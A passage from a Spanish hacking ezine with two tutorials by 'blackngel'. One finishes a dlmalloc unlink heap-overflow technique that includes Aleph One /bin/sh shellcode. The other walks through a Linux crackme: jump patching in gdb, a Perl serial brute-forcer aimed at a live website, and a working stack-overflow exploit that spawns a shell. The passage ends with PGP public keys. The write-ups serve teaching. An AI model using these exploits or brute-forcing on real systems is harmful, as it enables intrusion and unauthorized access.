[cabecera][datos]:[cabecera][datos]:[ WILDERNESS ]
```

Por lo tanto, si introducimos demasiados datos en el primero de los buffers, machacaremos la cabecera del segundo, y tal vez sus datos. Si has comprendido bien la seccion anterior, estaras pensando que esto nos permite modificar los punteros "fd" y "bk" de este segundo buffer (trozo2) y conseguir ejecutar una shellcode cuando se produzca la primera llamada a free( ).

Pero recuerda que este segundo trozo esta "asignado" y no libre, por lo tanto free( ) no intentara desenlazarlo. Ademas recuerda tambien que en un trozo asignado los punteros "fd" y "bk" no son utilizados. Es por ello que la primera fase de nuestro ataque intentara enganar a dlmalloc para hacerle creer que este trozo contiguo si que esta libre.

Para superar esto, debemos de conocer 2 cosas:

1) Como sabe dlmalloc si un trozo esta libre o no?

   Consultando el segundo bit menos significativo (PREV_INSUSE) del campo "size" del siguiente trozo.

2) Como sabe dlmalloc donde esta el siguiente trozo?

   Sumandole a la direccion del trozo actual el valor de su propio campo "size".

Con esto ya conocemos que para saber si el segundo trozo (buffer2) esta libre, dlmalloc consultara al trozo que le sigue, que en nuestro caso particular se trata del trozo mas alto, Wilderness. El campo size de este ultimo trozo tendra el bit PREV_INUSE activado, indicando que el segundo trozo esta asignado (en uso) y por lo tanto free( ) no llamara a unlink( ).

Pero atentiendonos a la segunda consigna de la que hablamos hace un instante, sabemos que dlmalloc( ) conoce la posicion del siguiente trozo (wilderness) utilizando como desplazamiento (offset) el valor del campo size del segundo trozo. Y es esta facultad la que nos permite trucar dlmalloc( ) para crear un tercer trozo falso situado en el lugar que mejor nos convenga.

Como hacer esto?

Imaginate que modificamos el valor del campo size del segundo trozo (buffer2) y establecemos un valor de -4 (0xfffffffc). Dlmalloc pensara que el trozo contiguo a este se encuentra 4 bytes antes del comienzo del segundo trozo, e intentara leer el campo "size" de este trozo falso que resulta coincidir exactamente con el campo "prev_size" del mismo segundo trozo. Si ahi colocamos un valor cualquiera tal que el bit PREV_INUSE este desactivado, free( ) procedera a llamar a unlink( ) para desenlazar el segundo trozo. Graficamente ocurre lo siguiente:

```
          2º trozo
          ^
          |
          [ prev_size ][ size ][ fd ][ bk ][ datos ]
```

```
                              |
                              v
                            *mem

o------------------------o
|         2° trozo       |
|         |              |
[        ][ ~PREV_INUSE ][ -4 ][ &dtors_end - 12 ][ &shellcode ][ datos ]
|
[ prev_s ][ size falso  ]
|
3° trozo falso
```

Observa que ese -4 hace que el tercer trozo falso comience 4 bytes antes desde el principio del segundo trozo y no desde el mismo campo size. Es por ello que el campo "prev_size" del segundo trozo coincide exactamente con el campo "size" del tercer trozo falso.

Asi que finalmente ya tenemos todas las piezas del puzzle necesarias para corromper el programa vulnerable:

Segundo trozo
----
1) prev_size -> Un entero con el bit PREV_INUSE desactivado.
2) size   -> Un entero con valor -4 (0xfffffffc).
3) *fd   -> Direccion de DTORS_END o entrada GOT menos 12.
4) *bk   -> Direccion de un shellcode.

El shellcode podria ir situado incluso al principio del primer trozo (buffer1). Como advertimos necesita un salto (jmp) y un poco de basura. Normalmente te servira algo como esto:

```
char shellcode[] =
        /* Esta es una instruccion JMP seguida por bytes de basura */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Para no alargar mas el tema, te remito al documento de MaXX [1] para que puedas ver el exploit disenyado. Es exactamente la misma composicion de piezas que nosotros hemos descrito aqui.

Y ya para terminar, algunos se preguntaran porque esta tecnica no puede ser utilizada hoy en dia. La razon es que el parche aplicado a dlmalloc agrega una nueva comprobacion en la macro unlink( ), quedando el codigo de la siguiente manera:

```
   #define unlink(P, BK, FD) {                                            \
     FD = P->fd;                                                          \
     BK = P->bk;                                                          \
     if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
       malloc_printerr (check_action, "corrupted double-linked list", P); \
     else {                                                               \
       FD->bk = BK;                                                       \
       BK->fd = FD;                                                       \
     }                                                                    \
```

```
   }
```

Una explicacion mas detallada de este asunto puede ser encontrada en mi articulo "XXXXXXXXXXXXXXXX".

---[5 - Conclusion

Como habras podido observar, los conocimientos requeridos para una comprension correcta de esta materia, son algo superiores a los que uno puede esperar de un clasico stack overflow.

Recuerda tambien que en una posible salida de SET 38 publicare la segunda parte de este articulo, mediante el cual podras seguir avanzando en la mejora de tus habilidades y cubrir de un modo mas completo tu sed de conocimientos.

No obstante, si la curiosidad y afan de superacion es uno de tus puntos fuertes, estoy mas que convencido de que habras llegado hasta el final con las ganas suficientes de comenzar una nueva y apasionante aventura dentro del "XXXXXXXXXX XXXXXXX" que, ya sea en su version inglesa en XXXXXX, o en una posible publicacion en castellano en SET, te llevara a traves de un viaje por un mundo lleno de excitantes retos.

Feliz Hacking!

Un abrazo!
blackngel

---[6 - Referencias

[1] Vudo - An object superstitiously believed to embody magical powers
    http://www.phrack.org/issues.html?issue=57&id=8#article


[2] Once upon a free()
    http://www.phrack.org/issues.html?issue=57&id=9#article

[3] Advanced Doug Lea's malloc exploits
    http://www.phrack.org/issues.html?issue=61&id=6#article

[4] Exploiting the Wilderness
    http://seclists.org/vuln-dev/2004/Feb/0025.html

EOF

-[0x0C]--
-[Analisis CrackMe en Linux]---
-[by blackngel]---SET-37--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Este articulo no es nada especial, tampoco es la ultima tecnica de explotacion sobre binarios. Simplemente nace de un reto propuesto en un Wargame en el que un Crackme debia ser superado.

El reto es sencillo, pero el articulo viene de mi apetencia por documentarlo... Alquien me lo prohibe?

Espero que al menos sea curioso lo que sigue...

---[2 - Primer Analisis

Lo primero que nos encontramos en la pagina del reto, son tres enlances de descarga del binario en cuestion, y un cuadro que permite introducir un codigo de activacion o solucion con el que se supera el reto. Los enlaces son los siguientes:

```
GCC ELF 2.6 Linux x86 compiled binary (download)
MD5: 27e594768fc772effe91689c916ca763

GCC ELF 2.6 Linux PPC compiled binary (download)
MD5: 778a48b5faeb7465003ea49f20428f86

DevC++ MS Windows compiled binary (download)
MD5: 7566be58fccc32ac5a8e99eba684efce
```

Aburrido de que todos hagamos los crackmes en Windows, me decidi por la primera opcion, y trabajar en mi entorno Linux de todos los dias.

Normalmente esto conlleva sus pros y sus contras. Es comun que un binario en Linux no este empaquetado, a menos que sea mediante UPX, que es uno de los pocos packers efectivos para este sistema. No obstante, y aunque el antiforense no es lo mas avanzado en Linux, si que existen ciertas medidas que pueden dificultar el analisis. Entre ellas, el stripeo de cadenas del binario.

La web nos proporciona una breve descripcion del reto, que muestro ahora mismo:

> "Pon a prueba tus conocimientos de ingenieria inversa con este original 'crackme'. Para superar este nivel tendras que resolver diferentes pruebas como son: activar el programa, obtener un serial valido, y 'personalizarlo' para tu usuario actual. Suerte :)"

Veamos:

Una vez descargado el zip y descomprimido, lo primero que nos sorprende es el nombre del ejecutable: "znaqvatb", pero esto es irrelevante de momento.

De que clase es?

```
blackngel@mac:~$ file ./znaqvatb
./znaqvatb: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.6.1, dynamically linked (uses shared libs), stripped
```

Vaya hombre! De modo que los nombres de los simbolos han sido extraidos y con ello se va toda la informacion de debuggeo.

En estos casos, y ante binarios desconocidos, para un profundo analisis es muy recomendable el articulo "Analyzing Suspicious Binary Files and Processes" [1] publicado en el numero 63 de phrack.

No hay mejor forma de conocer un programa que ejecutandolo:

```
blackngel@mac:~$ ./znaqvatb
:: Initializing dongle
:: Checking if dongle is enabled
>> Sorry, but this dongle is disabled.
>> Why don't you try to "enable" it first? :-)
```

Bien, aqui se encuentra la primera trampa a superar que ya nos advertia la presentacion del reto.

---[3 - Habilitar el CrackMe

Ya que los simbolos han sido stripeados, instrucciones como "disass main" o algo por el estilo en GDB no daran resultado. Como mi deseo siguia siendo conocer el codigo de ensamblado que forma el programa, la unica alternativa era utilizar "objdump".

En resumen, antes de llegar a la seccion .text, lo primero que nos encontramos son las entradas de la PLT que nos indica las funciones del sistema de las que nuestro binario hace uso:

```
blackngel@mac:~$ objdump -d ./znaqvatb |more

./znaqvatb:     file format elf32-i386

........
Disassembly of section .plt:

08048638 <sprintf@plt-0x10>:
........
```

```
08048648 <sprintf@plt>:
........
08048658 <connect@plt>:
........
08048668 <__gmon_start__@plt>:
........
08048678 <strchr@plt>:
........
08048688 <write@plt>:
........
08048698 <memset@plt>:
........
080486a8 <__libc_start_main@plt>:
........
080486b8 <htons@plt>:
........
080486c8 <read@plt>:
........
080486d8 <scanf@plt>:
........
080486e8 <socket@plt>:
........
080486f8 <printf@plt>:
........
08048708 <bind@plt>:
........
08048718 <close@plt>:
........
08048728 <strstr@plt>:
........
08048738 <strncat@plt>:
........
08048748 <strcat@plt>:
........
08048758 <puts@plt>:
........
08048768 <htonl@plt>:
........
08048778 <__gxx_personality_v0@plt>:
........
08048788 <gethostbyname@plt>:
........
08048798 <_Unwind_Resume@plt>:
........
```

Esto nos ofrece una ligera idea de las operaciones que realiza el programa. Por las llamdas a socket(), bind(), connect(), gethostbyname(), htons() y htonl(), vemos que realiza conexiones al exterior, muy probablemente a la misma web del reto.

Vemos tambien que posiblemente escribe y lee datos de este socket mediante las funciones write() y read(). Debido a esto es comun encontrar funciones de manejo de cadenas como la familia strXXX().

Una vez conocida esta faceta, podemos preguntarnos: Es posible que el programa haga la comprobacion de si el crackme esta activado mediante una peticion web?

Ante esta suposicion yo puse wireshark a funcionar y ejecute nuevamente el programa. Obtuve dos peticiones GET interesantes con sus correspondientes respuestas:

```
  GET /crackmes/dongle.php?run=./znaqvatb
      HTTP/1.1 200 OK

   GET /crackmes/dongle.php?get=dongle_enabled
      HTTP/1.1 200 OK  (text/html)
      |
      |-> >> Sorry, but this dongle is disabled.\n
          >> Why don't you try to "enable" it first? :-)
```

Asi que lo que va seguido de "::" son cadenas guardadas en el programa, y las que van a continaucion de ">>" son obtenidas mediante las respuestas WEB.

Una vez llegados a este punto, y pensando en la idea orignal de parchear un crackme, podemos pensar que seguramente, una vez recibida la respuesta a la segunda peticion GET del programa, existira un salto condicional que nos eche del mismo o nos permita continuar. Es logico que esto ocurra despues de una llamada a read(), asi que yo examine con objdump la seccion .text, buscando el lugar donde se encadenaban todas las funciones para crear el socket y la escritura y lectura del mismo.

Llegue a un punto en el que el codigo era algo como esto:

```
 8048c3b: e8 88 fa ff ff       call   80486c8 <read@plt>
 ........
 8048c49: e8 ca fa ff ff       call   8048718 <close@plt>
 ........
 ........
 8048c6e: e8 b5 fa ff ff       call   8048728 <strstr@plt>
 8048c73: 89 45 e8             mov    %eax,-0x18(%ebp)
 8048c76: 83 7d e8 00          cmpl   $0x0,-0x18(%ebp)
 8048c7a: 0f 95 c0             setne  %al
 8048c7d: 84 c0                test   %al,%al
 8048c7f: 74 18                je     8048c99 <_Unwind_Resume@plt+0x501>
 ........
 ........
 8048cac: e8 77 fa ff ff       call   8048728 <strstr@plt>
 8048cb1: 89 45 e8             mov    %eax,-0x18(%ebp)
 8048cb4: 83 7d e8 00          cmpl   $0x0,-0x18(%ebp)
 8048cb8: 0f 95 c0             setne  %al
 8048cbb: 84 c0                test   %al,%al
 8048cbd: 74 2c                je     8048ceb <_Unwind_Resume@plt+0x553>
 8048cbf: 8b 45 e8             mov    -0x18(%ebp),%eax
 8048cc2: 83 c0 04             add    $0x4,%eax
 8048cc5: 0f b6 00             movzbl (%eax),%eax
 8048cc8: 84 c0                test   %al,%al
 8048cca: 74 0e                je     8048cda <_Unwind_Resume@plt+0x542>
 ........
 ........
 8048cd5: e8 7e fa ff ff       call   8048758 <puts@plt>
 ........
 8048ce9: eb 02                jmp    8048ced <_Unwind_Resume@plt+0x555>
 8048ceb: eb 0c                jmp    8048cf9 <_Unwind_Resume@plt+0x561>
 ........
 ........
 8048d05: 5e                   pop    %esi
 8048d06: 5f                   pop    %edi
 8048d07: 5d                   pop    %ebp
 8048d08: c3                   ret
```

Vemos que hasta el epilogo de funcion (pop's; ret;), solo hay tres saltos condicionales importantes. Los dos primeros tienen que ver con el resultado de strstr() sobre las cadenas obtenidas como respuesta a las peticones GET. Ambos saltos se ejecutaran solo cuando el registro %al sea 0 (test), de modo que podemos poner un breakpoint antes de esas instrucciones y cambiar su

valor para ver que ocurre:

```
blackngel@mac:~$ gdb -q ./znaqvatb
(no debugging symbols found)
(gdb) break *0x08048c7d
Breakpoint 1 at 0x8048c7d

(gdb) run
Starting program: /home/blackngel/znaqvatb
(no debugging symbols found)
.....
:: Initializing dongle
.....

Breakpoint 1, 0x08048c7d in ?? () // Primera peticion GET
(gdb) i r $eax
eax            0xbfdcc501   -1076050687
(gdb) set $eax = 0
(gdb) c
Continuing.
>> Can't connect to www.yoire.com port 80 :-(
>> Aborting execution...

Program exited normally.
```

Nada, trucando el primer salto solo conseguimos empeorar las cosas. Probemos con el segundo:

```
(gdb) del 1
(gdb) break *0x08048cbb
Breakpoint 2 at 0x8048cbb
(gdb) run
Starting program: /home/blackngel/znaqvatb
(no debugging symbols found)
.....
:: Initializing dongle
.....

Breakpoint 2, 0x08048cbb in ?? () // Primera peticion GET
(gdb) i r $eax
eax            0xbf87de01   -1081614847
(gdb) set $eax=0
(gdb) c
Continuing.
:: Checking if dongle is enabled

Breakpoint 2, 0x08048cbb in ?? () // Segunda peticion GET (la interesante)
(gdb) i r $eax
eax            0xbf87de01   -1081614847
(gdb) set $eax=0
(gdb) c
Continuing.
:: Type you serial number:
```

Correcto, hemos logrado nuestro objetivo. Ahora ya se nos permite introducir un serial.

Para que este cambio sea definitivo, hay varias opciones, la primera seria cambiar la instruccion anterior a "test" (setne %al), por un "xor %eax,%eax", pero ya que no me apetecia buscar los codigos de operacion, opte por cambiar directamente el "je" por un "jne" ("74 2c" por "75 2c").

Tu mismo puedes hacer uso de cualquier editor hexadecimal (a mi me gusta ghex2) y parchear el programa.

---[4 - Obteniendo un Serial

Ahora vamos con la segunda trampa. Para sacar un serial valido es de bastante ayuda conocer el mensaje ante uno que no lo es:

```
blackngel@mac:~$ ./znaqvatb
:: Initializing dongle
:: Checking if dongle is enabled
:: Type you serial number: blackngel123
blackngel@mac:~$
```

No vemos respuesta alguna, esto resulta raro, pero no tanto cuando nos damos cuenta de que es posible que el cambio que hicimos en la seccion anterior sobre el salto condicional puede influir en este comportamiento. Recuerda que si el codigo pasa por ese punto otra vez, es que una nueva peticion web ha sido realizada. Entonces podemos analizarla:

```
   GET /crackmes/dongle.php?serial=blackngel123
   HTTP/1.1 200 OK  (text/html)
   |
   |-> >> Sorry, but that serial number doesn't seem to be valid :(

   GET /crackmes/dongle.php?get=code
   HTTP/1.1 200 OK  (text/html)
   |
   |-> >> Hacking attempt!
```

De momento la peticion que nos interesa es la primera. Vemos que nuestro serial parece ser comprobado en el mismo servidor WEB, y este nos responde en consecuencia. En muchas aplicaciones, este codigo es comparado en el interior de las mismas con una cadena prefijada. Nuestro programa no lo hace, pero a mi me dio igualmente por examinar el programa con el comando "strings" para ver si encontraba algo intersante en su interior. Justo al final me encontre lo siguiente:

```
blackngel@mac:~$ strings ./znaqvatb
.....
.....
www.yoire.com
GET /crackmes/dongle.php?%s=%s HTTP/1.0
Host: %s
unknown host '%s'
Cannot connect to %s:%d
X-Result:
Set-Cookie:
Cookie:
dongle_enabled
serial
code
:: Initializing dongle
>> Can't connect to %s port %d :-(
>> Aborting execution...
:: Checking if dongle is enabled
:: Type you serial number:
YOIRE-3137-999
```

Genial, vemos un prototipo de serial valido, que tal vez sirva para superar el programa. Lo introducimos y obtenemos lo siguiente:

```
   GET /crackmes/dongle.php?serial=YOIRE-3137-999
   HTTP/1.1 200 OK  (text/html)
```

```
   |
   |-> >> Sorry, but that serial number is "black listed".\n
          >> Try another please...
```

Bueno, no ha habido suerte, pero al menos tenemos el formato adecuado para este codigo, y eso nos da pie a un ataque de fuerza bruta. En principio yo codee un pequeño script en perl que probaba todas las combinaciones posibles para el formato "YOIRE-xxxx-yyy", pero las palabras de un conocido me hiciero volver al camino correcto recordandome el principio de "la navaja de ockam", que dice que: "En igualdad de condiciones, la solucion mas simple casi siempre es la correcta".

Asi que me limite a comprobar simplemente las variaciones del ultimo grupo de 3 digitos. Este fue mi script:

[-----]

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Cookies;
use HTTP::Request::Common qw(POST);

my $ua = LWP::UserAgent->new() or die;
$ua->agent("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1)    /
                                  Gecko/2008072820 Firefox/3.0.1");


for ($i = 0; $i <= 999; $i++) {

   $val2 = sprintf("%03d", $i);

   my $url = "http://www.yoire.com/crackmes/dongle.php?serial=YOIRE-3137-$val2";
   print "Probando: $url\n";
   my $req = HTTP::Request->new(GET => $url);
   $req->content_type('application/x-www-form-urlencoded');
   $request = $ua->request($req);
   $content = $request->content;

   print "$content\n";
}

print "\n\n";
exit;
```

[-----]

Ya que el programa no sale cuando encuentra el serial correcto, lo mejor es redireccionar la salida a un archivo, y luego examinarlo de forma pasiva.

Yo me encontre esto:

```
   ........
   Probando: http://www.yoire.com/crackmes/dongle.php?serial=YOIRE-3137-665
   >> Sorry, but that serial number doesn't seem to be valid :(
   Probando: http://www.yoire.com/crackmes/dongle.php?serial=YOIRE-3137-666
   >> Your serial number seems to be valid :)
   Probando: http://www.yoire.com/crackmes/dongle.php?serial=YOIRE-3137-667
   >> Sorry, but that serial number doesn't seem to be valid :(
   Probando: http://www.yoire.com/crackmes/dongle.php?serial=YOIRE-3137-668
   ........
```

Bingo! Ya tenemos nuestro serial: "YOIRE-3137-666".

---[5 - Codigo de Activacion

Ahora debemos de comprobar que ha cambiado en la ultima peticion GET cuando introducimos el serial correcto:

```
GET /crackmes/dongle.php?get=code
HTTP/1.1 200 OK  (text/html)
|
Ok, 'mandingo', your activation code is: 9b82f983f5a117249419d081f618a6ac :-)
```

Asi que ha surgido efecto. Ese parece ser el codigo que debemos introducir como solucion en la pagina desde la que nos descargamos el binario. No obstante el reto hablaba de "personalizar el programa para tu usuario" y eso quiere decir que ese codigo solo es valido para el usuario "mandingo", y nosotros debemos de cambiar algo para obtener el nuestro.

Ya que es la pagina web la que debe detectar que usuario realiza la peticion, parece ser que algun parametro debe pasarse en alguna de ellas que nos identifique. Al principio pense que se trataba del valor de sesion PHPSESSID establecido en la cookie, pero este cambia con cada nueva conexion, como era de esperar.

Aqui es donde, revisando todas las peticiones GET, volvi de vuelta a la primera ya que parecia no tener una funcion especifica:

```
GET /crackmes/dongle.php?run=./znaqvatb
```

Que diablos significa "znaqvatb"? Parece ser alguna clase de cifrado sencillo. Lo mas sorprendente es que el numero de letras coincide exactamente con el nombre "mandingo".

Como siempre se suele empezar por el cifrado del Cesar, yo utilice la pagina: "http://hwagm.elhacker.net/php/sneak.php", con el fin de hacer bruteforce con todos los desplazamientos posibles. Obtuve esto:

```
ROT-1: aobrwbuc
ROT-2: bpcsxcvd
ROT-3: cqdtydwe
ROT-4: dreuzexf
ROT-5: esfvafyg
ROT-6: ftgwbgzh
ROT-7: guhxchai
ROT-8: hviydibj
ROT-9: iwjzejck
ROT-10: jxkafkdl
ROT-11: kylbglem
ROT-12: lzmchmfn
ROT-13: mandingo
ROT-14: nboejohp
ROT-15: ocpfkpiq
ROT-16: pdqglqjr
ROT-17: qerhmrks
ROT-18: rfsinslt
ROT-19: sgtjotmu
ROT-20: thukpunv
ROT-21: uivlqvow
ROT-22: vjwmrwpx
ROT-23: wkxnsxqy
ROT-24: xlyotyrz
ROT-25: ymzpuzsa
```

Bingo, se trataba de un clasico cifrado ROT-13. Consecuentemente... que ocurre si aplicamos este cifrado a nuestro nick y modificamos la primera peticion web con el resultado?

ORIGINAL: blackngel -> ROT-13: oynpxatry

Con el fin de modificar esa primera peticion, yo opte por correr el programa con el argumento argv[0] alterado. Este pequeño programa realiza la tarea:

[-----]

```
#include <stdlib.h>
#include <stdio.h>

int main()
{
   char *args[] = {"./oynpxatry", NULL};
   execve("./znaqvatb", args, NULL);

   return 0; /* No deberia llegar aqui */
}
```

[-----]

SI, cierto, cambiando el nombre al ejecutable acabas mucho antes...

Y ahora que?

```
blackngel@mac:~$ ./exe
:: Initializing dongle
:: Checking if dongle is enabled
:: Type you serial number: YOIRE-3137-666
```

En wireshark:

```
>> Ok, 'blackngel', your activation code is: 98dac2cac5b9f3991c2d7eda4ade9085
```

Ya tenemos nuestra solucion, la introducimos y RETO SUPERADO!

---[6 - Ultima Sorpresa

Antes de dejarlo todo, no podia marcharme sin analizar si el unico parametro de entrada que podia proporcionarle al programa era correctamente tratado.

Menuda decepcion me lleve cuando me encontre con esto:

```
:: Type you serial number: AAAAAAAAAAAAAA
Fallo de segmentación
```

De modo que a partir del caracter numero 15, el programa rompe. Es explotable?

```
:: Type you serial number: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x080489ff in ?? ()
(gdb) i r
eax            0x0 0
ecx            0x42424242   1111638594
edx            0xbfffee01   -1073746431
ebx            0x42424242   1111638594
esp            0x4242423e   0x4242423e
ebp            0x42424242   0x42424242
```

```
esi            0xb7ffece0    -1207964448
edi            0x0 0
eip            0x80489ff     0x80489ff <_Unwind_Resume@plt+615>
```

Si! Si has leido mi articulo "Jugando con Frame Pointer", este sera un bonito ejercicio para ti.

El programa rompe aqui:

```
 80489f9: 59                            pop    %ecx
 80489fa: 5b                            pop    %ebx
 80489fb: 5d                            pop    %ebp
 80489fc: 8d 61 fc                      lea    -0x4(%ecx),%esp
 80489ff: c3                            ret
```

En este caso la tecnica es un poco distinta, ya que %esp se controla mediante %ecx. Pero al final acaba siendo lo mismo, fijate que el valor que toma ESP al final es "0x4242423e" que es justamente nuestra cadena "BBBB" menos 4, que es "lea -0x4(%ecx),%esp".

Bueno, esta bien, como pasatiempo sere bueno:

```
(gdb) break *0x080489f9
Breakpoint 1 at 0x80489f9
(gdb) run
Starting program: /home/blackngel/znaqvatb
(no debugging symbols found)
.....
:: Initializing dongle
.....
:: Checking if dongle is enabled
:: Type you serial number: AAAAAAAAAAAAAAABBBB

Breakpoint 1, 0x080489f9 in ?? ()
(gdb) i r $ebp
ebp            0xbffff4b8    0xbffff4b8

(gdb) x/12x $ebp-32
0xbffff498:        0xbffff4c8         0x00000000         0x41414100
          0x41414141
                                                  // pop %ecx     //pop %ebx
0xbffff4a8:        0x41414141         0x41414141         0x42424242
          0x895e1feb
                // pop %ebp
0xbffff4b8:        0xc0310876         0x89074688         0xb7ff0046
          0x08048e50
```

De modo que nuestro buffer tiene que tener una estructura asi:

```
    [         BUFFER         ] [     ECX     ]
    [ &SHELLCODE ] [ RELLENO ] [ &BUFFER + 4 ]
    ^_____________________________________|
```

Y ponemos la shellcode en una variable de entorno:

```
blackngel@mac:~$ export SHELLCODE=`perl -e 'print "\x90"x50'``cat pruebas/bo/sc`
blackngel@mac:~$ pruebas/bo/getenv SHELLCODE
SHELLCODE is located at 0xbffff6db
```

* Escogeremos una direccion un poquito mas alta para asegurar caer en los NOPs.

Finalmente tenemos:

```
   DIRECCION BUFFER    -> 0xbffff4a1
```

```
   DIRECCION SHELLCODE -> 0Xbffff6fc

   [ 0xbffff6fc ] [ "A" x 11 ] [ 0xbffff4a5 ]

echo `perl -e 'print "\xfc\xf6\xff\xbf" . "A" x 11 . "\xa5\xf4\xff\xbf";'`
                                              `cat pruebas/bo/sc` > /tmp/bof

(gdb) run < /tmp/bof
Starting program: /home/blackngel/znaqvatb < /tmp/bof
(no debugging symbols found)
.....
:: Initializing dongle
.....
:: Checking if dongle is enabled
sh-3.2$ exit
exit
```

Mejor pruebalo tu mismo y harcodea tus propias direcciones.

---[7 - Conclusion

Este articulo se ha presentado con la unica pretension de que resultara entretenido al menos para el lector mas avido. Se ha mostrado como paso a paso un binario en principio desconocido puede ser examinado con el fin de sacar provecho de el.

Todavia te quedan miles de herramientas que podias haber utilizado para examinar el ejecutable, asi como: nm, ldd, analizar /proc/[pid]/, y muchas mas. Te recomiendo nuevamente este paper [1].

Un abrazo!
blackngel

---[8 - Referencias

 [1] Analyzing Suspicious Binary Files and Processes By Boris Loza, PhD
     http://www.phrack.org/issues.html?issue=63&id=3#article

EOF

PGP <http://www.pgpi.com>
GnuPG <http://www.gnupg.org>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas de algunas de las personas que escriben en este vuestro ezine o que colaboran de una u otra forma.

<++> keys/grrl.asc

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
```

<-->

```
Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----
```

blackngel

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (GNU/Linux)

mQGiBEh9Mg4RBACTEsX6OVE4nVnHYELc+bsBTgcEs9/nWmETA+eGeySrx9qfJtxZ
NsBEn3HZlb1ioOBCzJc7Y+YAYeU45t4+pgFVfLUHfv/eL+6nUAii5rnmU7t0dfme
2WQRuiLbLhpdh33A4WfiXFMX0rR0yLFUETRYxx2lvkhV7nhzk0Rfp8Ob+wCg6YwN
UHhDiX7W6ZcGJTmd83t3nOUD/35ZWjorQllM4sHXp0Nt5C/EBzPaAhVA0ZlnBxoN
/7BxaPBQ3kbBVG8PcL2kiQC9Q7RsGMtddI1OBQihhxSbPNw+SMs/W4g2mfH/toO3
9e4PY+5eR8/l+/Yh+JuTFsiTH2fjft5e2CdDHWzwaUBysD7KdsI5wbCzGj8940Ls
izO9A/9OIJCn0mh0L2+W9X+AEU17en7uXoQuIpzmZqbnp0KOD1grsvNJTrruoOIS
0bZ2xNshelfCWYfrLUq78on7rrEDgi13KPKBkDnRjLMeYTdBjvYOiqTbx9uIyVxN
WysmpFpx7QuJyDk1y/R9Mu3RHMFL9sbJEwawaTDnxyMxHH7Zd7Q2YmxhY2tuZ2Vs
IGJlc28gKGhhY2sgdGhlIHdvcmxkKSA8YmxhY2tuZ2VsMUBnbWFpbC5jb20+iGAE
ExECACAFAkh9Mg4CGwMGCwkIBwMCBBUCCAMEFgIDAQIeAQIXgAAKCRBzF1yE6bll
```

```
DhGsAJwLkNbFzveTRcIMiVlDZfYkpw/BfACfd0cOWdbcxCVSuwGdqR2NWT6N6CK5
BA0ESH0y5RAQAPVhodzBKqfnN6PjGMiT91olyMeFnAutZvOr8bZFb3CiL8gbwnci
dPtrgFBoydtJ+1t2Dk7Ilqny+gxbCemu4PMPFfnZkDzZEMvUML85sNdTxqGbXsuf
DOjCng2zntWqB8t+LjtLgLZbzED3uOxbtJ6W8Kq3a87GAcg+SpDXwqR+ykDTa9kc
GytwsN7ICM7OsXHSzOwKhtZ5UpgNWKBxBaPO1BEv8AnY25ePN4ddgwqoixhhKQer
FoeHsuDu5i0Zj8zgJUD2hutrr7QIz55oRk0NUXx0ZTD75ofUArJuLQl2PJMZBcwB
rP9IMsGSTiNJJMICjtRzuLDrPN3gNRMqfs3fZBmD7WfpL2jjuHCRzZLUXiLk3Veq
3n3bTvckcphYhlo/8tM3apANUYV4j0yJYK9MqwPb++YZdniCe1KKthxewJuxZrER
ZPAhCtoZqpIv4jRO9aPC1o19BAXMSduFnBWfw8K1dO4PaCuRQkLsvDBud3NuFpUy
